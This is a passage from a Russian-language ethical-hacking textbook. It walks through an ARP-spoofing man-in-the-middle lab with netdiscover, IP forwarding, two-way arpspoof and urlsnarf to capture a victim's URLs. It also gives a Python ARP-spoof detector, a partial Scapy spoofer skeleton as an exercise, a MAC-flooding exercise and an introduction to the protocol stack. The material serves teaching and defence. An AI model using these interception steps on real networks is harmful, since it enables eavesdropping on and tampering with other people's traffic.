Инструмент `netdiscover` сканирует сеть, рассылая ARP-запросы по всем IP-адресам в подсети и после получения ответа от подключенного к ней компьютера записывает и отображает его MAC- и IP-адрес. Кроме того, этот инструмент определяет производителя сетевой карты по MAC-адресу. Для обеспечения уникальности всех MAC-адресов Институт инженеров по электротехнике и электронике (Institute of Electrical and Electronics Engineers, IEEE) выдает производителям диапазон MAC-адресов.

В ходе сканирования в сети должны быть обнаружены два компьютера, а его результат должен выглядеть следующим образом:

```
IP              At MAC Address     Count       Len MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.100.1   08:00:27:3b:8f:ed      1       60 PCS Systemtechnik GmbH
192.168.100.101 08:00:27:fe:31:e6      1       60 PCS Systemtechnik GmbH
```

Фактические IP-адреса будут зависеть от ваших настроек. Как правило, машина с наименьшим IP-адресом является маршрутизатором в локальной сети. В оставшейся части этой главы мы будем называть данный IP-адрес *<IP-адрес_маршрутизатора>*.

Tlgm: @it_boooks

Второй IP-адрес, принадлежащий виртуальной машине Metasploitable (нашей жертве), мы будем называть *<IP-адрес_жертвы>*. Как только вы обнаружите обе машины, завершите сканирование, нажав сочетание клавиш Ctrl+C.

Теперь вам нужно разрешить машине Kali Linux пересылать пакеты от имени других машин, включив пересылку IP-пакетов. Убедитесь в том, что являетесь пользователем root в машине Kali Linux, а затем включите пересылку IP-пакетов, установив соответствующий флаг:

```
kali@kali:~$ echo 1 > /proc/sys/net/ipv4/ip_forward
```

Теперь вам нужно заставить жертву поверить в то, что ваш компьютер является маршрутизатором. Для этого отправьте поддельные ARP-ответы, говорящие о соответствии вашего MAC-адреса IP-адресу маршрутизатора. Схема данного этапа атаки представлена на рис. 2.4.




Рис. 2.4. Первый этап ARP-спуфинга

Вы можете сгенерировать несколько поддельных ответов ARP, выполнив команду:

```
arpspoof -i eth0 -t <IP-адрес_жертвы> <IP-адрес_маршрутизатора>
```

Флаг `-t` обозначает цель, а флаг `-i` — интерфейс. Ваша сетевая карта поддерживает несколько способов подключения к сети. Например, `wlan` обозначает беспроводную локальную сеть (соединение Wi-Fi), а `eth0` — соединение Ethernet. В нашей виртуальной лаборатории машины связаны через Ethernet, поэтому в качестве

Tlgm: @it_boooks

интерфейса мы будем использовать `eth0`. Если бы вы находились в кафе, то в качестве интерфейса выступала бы сеть `wlan`.

Следующий фрагмент демонстрирует результат выполнения команды `arpspoof`. Вам потребуется сгенерировать несколько поддельных ARP-ответов, чтобы гарантировать постоянное присутствие в таблице ложной информации. Данный инструмент сгенерирует за вас несколько пакетов, поэтому его достаточно запустить только один раз.

```
kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.100.101 192.168.100.1
[sudo] password for kali:
8:0:27:1f:30:76 8:0:27:fe:31:e6 0806 42: arp reply 192.168.100.1 is-at
8:0:27:1f:30:76 ❶
8:0:27:1f:30:76 8:0:27:fe:31:e6 0806 42: arp reply 192.168.100.1 is-at
8:0:27:1f:30:76
```

Рассмотрим результат выполнения команды, обратив особое внимание на первую строку ❶. Она представляет собой сводку информации, содержащейся в только что отправленном пакете. Данная сводка состоит из пяти основных фрагментов.

1. `8:0:27:1f:30:76` — MAC-адрес машины Kali Linux (компьютер злоумышленника), создавшей пакет.
2. `8:0:27:fe:31:e6` — MAC-адрес компьютера (жертвы), который получит этот пакет.
3. `0806` — поле типа, указывающее на то, что ARP-пакет содержится в передаваемом Ethernet-кадре.
4. `42` — общее количество байтов, содержащихся в Ethernet-кадре.
5. Последний фрагмент, `arp reply 192.168.100.1 is-at 8:0:27:1f:30:76`, представляет собой краткое содержание поддельного ARP-ответа, в котором указано, что IP-адрес маршрутизатора (`192.168.100.1`) соответствует MAC-адресу машины Kali Linux (`8:0:27:1f:30:76`).

Для перехвата входящего интернет-трафика от имени жертвы вам также необходимо заставить маршрутизатор поверить в то, что ею являетесь вы. Откройте новое окно терминала и выполните следующую команду. Обратите внимание на то, что *<IP-адрес_маршрутизатора>* и *<IP-адрес_жертвы>* поменялись местами. Это связано с тем, что теперь вы генерируете пакеты, чтобы обмануть маршрутизатор, выдав себя за жертву:

```
kali@kali:~$ arpspoof -i eth0 -t <IP-адрес_маршрутизатора> <IP-адрес_жертвы>
```

Теперь, когда вы обманули компьютер жертвы и маршрутизатор, проверим перехваченные пакеты и извлечем из них URL. Это позволит нам создать список сайтов, которые посещает жертва. Извлеките URL, выполнив следующую команду в новом окне терминала:

```
kali@kali:~$ urlsnarf -i eth0
```

Tlgm: @it_boooks

Вы также можете сгенерировать некий интернет-трафик на компьютере жертвы. Аутентифицируйтесь в виртуальной машине Metasploitable, используя msfadmin в качестве имени пользователя и пароля, а затем введите следующую команду, чтобы сгенерировать веб-запрос для google.com:

```
msfadmin@metasploitable:~$ wget http://www.google.com
```

На рис. 2.5 схематически показано, что происходит на данном этапе.




Рис. 2.5. Второй этап ARP-спуфинга, на котором жертва использует измененную ARP-таблицу для адресации пакетов

Если вы все сделали правильно, то через пару минут в окне терминала отобразится связанный с веб-запросом URL. Проявите терпение; для анализа пакетов требуется время:

```
kali@kali:~$ sudo urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.100.101 - - "GET http://www.google.com/ HTTP/1.0"
```

Посмотрите на этот результат. Несмотря на то что здесь показан только URL, компьютер злоумышленника перехватывает все пакеты, которые жертва отправляет и получает из интернета. Это означает, что хакер может просматривать любую незашифрованную информацию, передаваемую жертвой по сети.

Tlgm: @it_boooks

Кроме того, он может модифицировать пакеты с целью внедрения в систему вредоносного кода.

Достигнув цели, не следует оставлять ARP-таблицы в поврежденном состоянии. Когда злоумышленник покинет кафе, жертва больше не сможет подключиться к интернету и заподозрит неладное. Перед завершением атаки необходимо восстановить исходную конфигурацию ARP-таблиц. К счастью, инструмент `arpspoof` способен сделать это за нас. Завершите атаку, нажав сочетание клавиш Ctrl+C в обоих терминалах с запущенным `arpspoof`.

ЗАЩИТА ОТ ARP-СПУФИНГА

Несмотря на то что предотвратить атаку этого типа довольно сложно, шифрование интернет-трафика помогает защитить информацию от кражи и изменения. Любой трафик, отправляемый через HTTPS-соединение, является зашифрованным. Однако проверять URL каждой посещаемой страницы вручную довольно утомительно, поэтому Фонд электронных рубежей (Electronic Frontier Foundation, EFF) (eff.org) создал расширение браузера (для Chrome, Edge, Firefox и Opera) под названием HTTPS Everywhere, которое гарантирует то, что весь ваш сетевой трафик проходит через HTTPS-соединение. Таким образом, установка данного плагина — отличный способ защитить себя.

Обнаружение признаков ARP-спуфинга

В этом разделе мы напишем программу на языке Python для эвристического обнаружения признаков ARP-спуфинга. Мы создадим собственную ARP-таблицу, используя словарь, а затем проверим, изменил ли полученный пакет запись в ней. При этом мы будем предполагать, что любой пакет, изменяющий состояние нашей таблицы, является вредоносным.

Сначала мы выберем библиотеку, которая может как перехватывать, так и анализировать пакеты, проходящие через нашу сетевую карту. Scapy — это популярная библиотека, написанная на языке Python, позволяющая читать и отправлять пакеты. Прежде чем использовать инструмент Scapy, вам необходимо установить его с помощью команды `pip3`. Используя следующие команды, получим `pip3` и Scapy:

```
kali@kali:~$ sudo apt-get install python3-pip
kali@kali:~$ pip3 install --pre scapy[basic]
```

После установки Scapy мы можем импортировать библиотеку `sniff`, которая позволит нам перехватывать и проверять пакеты, проходящие через нашу сетевую карту. Скопируйте и вставьте следующий код программы на языке Python

Tlgm: @it_boooks

(`arpDetector.py`) в Mousepad или в любой другой редактор кода. Чтобы запустить Mousepad, выполните команду **`mousepad &`**.

```
from scapy.all import sniff
IP_MAC_Map = {}

def processPacket(packet):
    src_IP = packet['ARP'].psrc
    src_MAC = packet['Ether'].src
    if src_MAC in IP_MAC_Map.keys():
        if IP_MAC_Map[src_MAC] != src_IP :
            try:
                old_IP = IP_MAC_Map[src_MAC]
            except:
                old_IP = "unknown"
            message = ("\n Possible ARP attack detected \n "
                       + "It is possible that the machine with IP address \n "
                       + str(old_IP) + " is pretending to be " + str(src_IP)
                       +"\n ")
            return message
    else:
        IP_MAC_Map[src_MAC] = src_IP

sniff(count=0, filter="arp", store = 0, prn = processPacket) ❶
```

Функция `sniff()` ❶ в библиотеке Scapy принимает несколько необязательных параметров. В данной реализации мы используем параметр `count`, позволяющий указать количество пакетов, подлежащих анализу. Значение `0` говорит о том, что библиотека должна анализировать пакеты непрерывно. Мы также используем параметр `filter` для указания типа пакета, который требуется перехватить. Поскольку нас интересуют только ARP-пакеты, в качестве значения фильтра мы указываем `"arp"`. Параметр `store` указывает количество сохраняемых пакетов. Мы задаем для него значение `0`, так как не хотим тратить память на хранение пакетов. Наконец, параметр `prn` представляет собой указатель на функцию, вызываемую при получении пакета. В качестве входных данных он принимает единственный параметр, представляющий полученный пакет.

```
kali@kali:~$ sudo python3 arpDetector.py
```

Во время работы программы откройте другой терминал Kali и выполните ARP-спуфинг.

Затем завершите эту атаку, нажав сочетание клавиш Ctrl+C. Это заставит инструмент `arpspoof` отправить пакеты, восстанавливающие содержимое ARP-таблицы. Когда ваша программа Python обнаружит эти пакеты, вы увидите следующее сообщение:

```
Possible ARP attack detected
It is possible that the machine with IP address
192.168.0.67 is pretending to be 192.168.48.67
```

Tlgm: @it_boooks

Упражнения

Приведенные далее упражнения для закрепления материала перечислены в порядке возрастания сложности. Первое сводится к выполнению только одной команды, второе является более трудным и предполагает написание программы на языке Python и использование библиотеки Scapy. В последнем упражнении вам предлагается применить содержащийся в этой главе материал для реализации новой атаки.

Проверка ARP-таблиц

Проверьте ARP-таблицы на виртуальной машине Metasploitable, выполнив следующую команду:

```
msfadmin@metasploitable:~$ sudo arp -a
```

Сравните состояние ARP-таблиц на сервере Metasploitable до и после проведения ARP-спуфинга. Заметили разницу? Если да, то какие записи были изменены?

Написание ARP-спуфера на языке Python

В этой главе мы обсудили способ выполнения ARP-спуфинга. В данном упражнении вы напишете программу на языке Python, которая позволяет реализовывать эту атаку с помощью одной команды:

```
kali@kali:~$ sudo python3 arpSpoof.py <IP-адрес_жертвы> <IP-адрес_маршрутизатора>
```

Для этого вы создадите программу, выполняющую действия, описанные в этой главе. Программа должна генерировать поддельные ARP-пакеты и отправлять их как жертве, так и маршрутизатору. После завершения атаки ваша программа должна восстановить исходное состояние ARP-таблиц. Реализуйте свою программу (`arpSpoof.py`) на языке Python и используйте библиотеку Scapy для создания и отправки пакетов. Далее приведен «скелет» программы:

```
from scapy.all import *
import sys

def arp_spoof(dest_ip, dest_mac, source_ip): ❶
    pass

def arp_restore(dest_ip, dest_mac, source_ip, source_mac): ❷
    packet= ARP(op="is-at", hwsrc=source_mac, ❸
                    psrc= source_ip, hwdst= dest_mac , pdst= dest_ip)
send(packet, verbose=False) ❹

def main():
    victim_ip= sys.argv[1]
    router_ip= sys.argv[2]
```

Tlgm: @it_boooks


```
    victim_mac = getmacbyip(victim_ip)
    router_mac = getmacbyip(router_ip)

    try:
        print("Sending spoofed ARP packets")
        while True:
            arp_spoof(victim_ip, victim_mac, router_ip)
            arp_spoof(router_ip, router_mac, victim_ip)
    except KeyboardInterrupt:
        print("Restoring ARP Tables")
        arp_restore(router_ip, router_mac, victim_ip, victim_mac)
        arp_restore(victim_ip, victim_mac, router_ip, router_mac)
        quit()

main()
```

Реализуйте функцию `arp_spoof()` ❶. Она должна напоминать функцию `arp_restore()` ❷, которая восстанавливает исходное состояние ARP-таблиц. Вы можете использовать `arp_restore()` в качестве образца. Внутри этой функции мы создаем новый ARP-пакет. Функция `ARP()` ❸ имеет несколько параметров (`op`). Параметр `"is-at"` представляет собой ARP-ответ, а параметр `"who-has"` — ARP-запрос. Эти параметры также могут быть обозначены цифрами 2 и 1 соответственно. Наконец, мы отправляем созданный пакет ❹.

MAC-флудинг

Ассоциативная память, или *память, адресуемая по содержимому* (content addressable memory, CAM), — вид машинной памяти, используемой как в маршрутизаторах, так и в коммутаторах. В случае с коммутаторами эта память сопоставляет MAC-адреса с соответствующими портами. Таким образом, ассоциативная память может хранить ограниченное количество записей. Если ассоциативная память коммутатора заполнена, то он будет транслировать сообщение на все порты. Злоумышленники могут спровоцировать такое поведение, отправив коммутатору пакеты со случайными MAC-адресами. Напишите программу для выполнения такой атаки, используя библиотеку Scapy.

Tlgm: @it_boooks

3

Анализ перехваченного трафика

Интернет подобен классной комнате, в которой все обмениваются записками.

Джон Стюарт

В главе 2 мы говорили о том, как хакер в кафе может использовать атаку под названием «ARP-спуфинг» для перехвата интернет-трафика жертвы. Теперь проанализируем этот трафик. В текущей главе мы используем инструменты *Wireshark* и *TCPDump* для кражи личных данных из перехваченных незашифрованных пакетов. Мы также обсудим концепцию протокола и общую программную архитектуру интернета. В заключение проанализируем собранные межсетевым экраном пакеты, чтобы выявить признаки атаки в нашей сети.

Пакеты и стек интернет-протоколов

Протокол — это набор правил, регулирующих обмен данными между системами. Например, люди в процессе общения сначала говорят друг другу «Привет», затем обмениваются информацией и заканчивают разговор словом «Пока». Точно так же, когда браузер хочет узнать IP-адрес сайта, например, https://cs.virginia.edu/, он использует протокол под названием *«система доменных имен»* (Domain Name System, DNS) для взаимодействия с DNS-сервером. Этот процесс начинается с отправки DNS-запроса на получение IP-адреса сайта https://cs.virginia.edu/. Затем DNS-сервер отвечает, передавая запрошенный IP-адрес. На рис. 3.1 показаны последовательности обмена сообщениями, относящиеся к человеческой коммуникации и к протоколу DNS.

Tlgm: @it_boooks




Рис. 3.1. Последовательности обмена сообщениями в случае человеческой коммуникации и использования протокола DNS

Помимо правил коммуникации, протокол определяет способ размещения информации в пакете. В процессе общения люди обычно говорят «Привет, Алиса», а не «Алиса, привет», поскольку правила требуют, чтобы приветствие предшествовало обращению. То же самое верно и для интернет-протоколов. Обычно они требуют наличия конкретной информации в заголовке пакета. Возвращаясь к примеру с письмом из главы 2, мы можем провести параллели между полем адреса на конверте и заголовком пакета (рис. 3.2).




Рис. 3.2. Сопоставление полей адреса на конверте с полями заголовка пакета

Помимо IP-адресов, изображенный на схеме заголовок пакета содержит поля для *номеров портов* источника и приемника, которые назначаются операционной системой, когда она позволяет процессу обмениваться данными по сети. Номера портов уникальны. Это означает, что никакие два процесса, запущенные на компьютере,

Tlgm: @it_boooks

не могут использовать один и тот же номер порта. *Процесс* — это абстракция, представляющая выполняемую программу. Например, при открытии браузера операционная система, установленная на компьютере, запускает процесс, связанный с этим браузером. Когда процесс собирается отправлять и получать информацию по сети, операционная система назначает ему номер порта, который можно уподобить морскому порту. Например, пакеты, предназначенные для веб-сервера, обычно поступают на ваш IP-адрес 192.168.1.100 на порт 443. Другими словами, порты открывают для сети доступ к внутренним процессам.

Порты необходимы, поскольку позволяют нескольким запущенным на компьютере процессам одновременно подключаться к интернету, как показано на рис. 3.3.




Рис. 3.3. Как порты позволяют пакетам попадать в систему и покидать ее

Получив пакет из сети, операционная система проверяет номер порта, чтобы выяснить, предназначен пакет для браузера или для мессенджера. Однако порты также создают угрозу безопасности, поскольку открывают злоумышленникам доступ к компьютеру. Как правило, первым делом хакер сканирует компьютер на предмет наличия открытых портов. Такой порт устанавливает соединение с внешним процессом. Обнаружив открытый порт, злоумышленник, как правило, пытается заразить компьютер, отправив ему вредоносные пакеты. В главе 4 мы поговорим о том, как сканировать открытые порты и использовать соответствующую уязвимость.

Tlgm: @it_boooks

Пятиуровневый стек интернет-протоколов

Чтобы облегчить процесс разработки программного обеспечения для интернета, инженеры решили разделить его архитектуру на пять независимых уровней, каждый из которых отвечает за коммуникацию между определенными компонентами в сети. Например, сетевой уровень обеспечивает коммуникацию между маршрутизаторами в интернете, а прикладной управляет взаимодействием между приложениями, например BitTorrent-клиентами.

Каждый уровень независим, то есть на его действия не влияют действия, выполняемые на других уровнях. Это достигается за счет так называемой *инкапсуляции*, процесса, при котором каждый уровень обрабатывает информацию, полученную от вышележащих уровней, в виде обобщенных данных, не пытаясь ее интерпретировать. На рис. 3.4 показано, как информация инкапсулируется на каждом уровне перед передачей на физический уровень.




Рис. 3.4. Пятиуровневый стек интернет-протоколов

Допустим, пользователь составляет электронное письмо. Это происходит на прикладном уровне. Как видно на представленной схеме, связанные с этим письмом сообщения затем помещаются в пакеты транспортного уровня. Он не читает и никак не изменяет содержимое электронного письма, а просто снабжает этот пакет информацией, необходимой для его обработки. Затем пакеты транспортного уровня помещаются в пакеты сетевого уровня, далее в пакеты канального уровня и только потом передаются по сети. Инкапсулируя и маркируя каждый пакет собственными заголовками, каждый уровень может принимать решения независимо от информации, полученной от другого уровня. На рис. 3.5 показана схема пятиуровневого стека интернет-протоколов с указанием соответствующих заголовков и компонентов. Описанный многоуровневый подход позволяет двум

Tlgm: @it_boooks

компонентам одного уровня взаимодействовать так, будто они являются единственными компонентами в сети. Например, отправляя запрос на сайт https://google.com, ваш браузер ничего не знает о маршрутизаторах, обрабатывающих этот запрос. Таким образом, создается впечатление, что браузер взаимодействует с сервером Google напрямую. Теперь рассмотрим каждый из уровней более подробно.




Рис. 3.5. Сетевые компоненты, которые обмениваются данными на каждом уровне пятиуровневого стека интернет-протоколов

Прикладной уровень

Прикладной уровень обеспечивает взаимодействие между приложениями, например между браузером Firefox и веб-сервером Университета Вирджинии. Существует несколько протоколов прикладного уровня. *Протокол передачи гипертекста* (hypertext transfer protocol, HTTP) обеспечивает отправку веб-страниц браузерам, а *протокол передачи файлов* (file transfer protocol, FTP) отвечает за загрузку файлов на сервер. Это один из самых простых уровней, для которого разработчики

Tlgm: @it_boooks

программного обеспечения могут создавать собственные протоколы. Примерами протоколов прикладного уровня являются DNS, FTP и BitTorrent. В этой книге вам предстоит изменить несколько таких протоколов. Например, в главе 7 вы напишете программу на языке Python, которая отправляет поддельное электронное письмо, используя модифицированную версию простого протокола передачи почты (simple mail transfer protocol, SMTP). Некоторые вредоносные программы определяют специальные протоколы для предотвращения обнаружения, тогда как другие используют существующие протоколы неожиданными способами, например применяют протокол DNS для *управления и контроля*. Я расскажу об этом подробнее в следующей главе, после чего вы реализуете собственный простой протокол прикладного уровня.

Транспортный уровень

Транспортный уровень обеспечивает взаимодействие между процессами, которые обмениваются данными через интернет. Из-за присущих интернету ограничений пакеты не всегда доставляются до пункта назначения. Вероятно, вы сталкивались с пропуском пакетов во время видеочата или игры. Этот уровень предусматривает два основных протокола: *протокол управления передачей* (transmission control protocol, TCP), который гарантирует доставку пакетов до пункта назначения, и менее сложный *протокол пользовательских дейтаграмм* (user datagram protocol, UDP), который таких гарантий не дает.

Сетевой уровень

Сетевой уровень контролирует передачу пакетов между маршрутизаторами в сети. На этом уровне реализуется IP-адресация. С помощью инструмента `traceroute` вы можете увидеть все маршрутизаторы, через которые проходят ваши пакеты. Данный инструмент использует протокол сетевого уровня под названием *«протокол управляющих сообщений в интернете»* (internet control message protocol, ICMP) для создания пакетов, зондирующих сеть в целях выяснения пути, по которому проходит пакет. Вы можете запустить `traceroute` с помощью следующей команды:

```
kali@kali:~$ traceroute www.virginia.edu

traceroute to uvahome.prod.acquia-sites.com (54.227.255.92)
 1 pfSense.localdomain (192.168.1.1) 0.55 ms .66 ms 0.61 ms
 2 1.0.0.1 (10.0.0.1) 3.077 ms 1.011 ms 2.894 ms
 .......
```

Данная команда отправляет каждому маршрутизатору три пакета и фиксирует время, которое потребовалось каждому из пакетов для достижения пункта назначения. Как видите, первым маршрутизатором, с которым мы сталкиваемся,

Tlgm: @it_boooks

является сетевой экран pfSense в нашей лаборатории. Второй маршрутизатор находится в кафе.

Канальный уровень

Канальный уровень обеспечивает взаимодействие между сетевыми картами, а также обнаруживает ошибки, возникающие в процессе передачи данных. Например, сигнал Wi-Fi может исказиться во время передачи из-за помех, порождаемых другими радиосигналами. Кроме того, на канальном уровне реализуется протокол MAC, который отвечает за совместное использование *среды передачи данных* (например, радиочастотного спектра или проводов). Возьмем ноутбуки в кафе. Как всем этим компьютерам удается передавать сигналы Wi-Fi, не мешая друг другу? Дело в том, что технология Wi-Fi реализует протокол MAC под названием *«множественный доступ с прослушиванием несущей»*, который прослушивает сигналы Wi-Fi и передает их только тогда, когда никто больше этого не делает. По сути, ноутбуки в кафе ждут своей очереди, чтобы передать данные.

Физический уровень

Физический уровень отвечает за преобразование единиц и нулей, с помощью которых данные закодированы в компьютере, в форму передаваемого сигнала, например в световые импульсы, радио- или электрические сигналы и даже в звук. Так, для осуществления коммуникации на физическом уровне может использоваться лазер, излучающий световые импульсы, передающиеся через оптоволоконный кабель.

Просмотр пакетов с помощью Wireshark

Теперь проанализируем несколько пакетов. Wireshark — это инструмент, который позволяет перехватывать и просматривать пакеты, проходящие через сетевую карту компьютера. Он по умолчанию установлен в большинстве систем Kali Linux. Чтобы запустить Wireshark, выберите пункт меню Applications ▸ Sniffing and Spoofing ▸ Wireshark (Приложения ▸ Сниффинг и спуфинг ▸ Wireshark) или откройте окно терминала и выполните следующую команду:

```
kali@kali:~$ sudo wireshark
```

Если инструмент Wireshark не установлен, то установите его, выполнив команду:

```
kali@kali:~$ sudo apt install wireshark
```

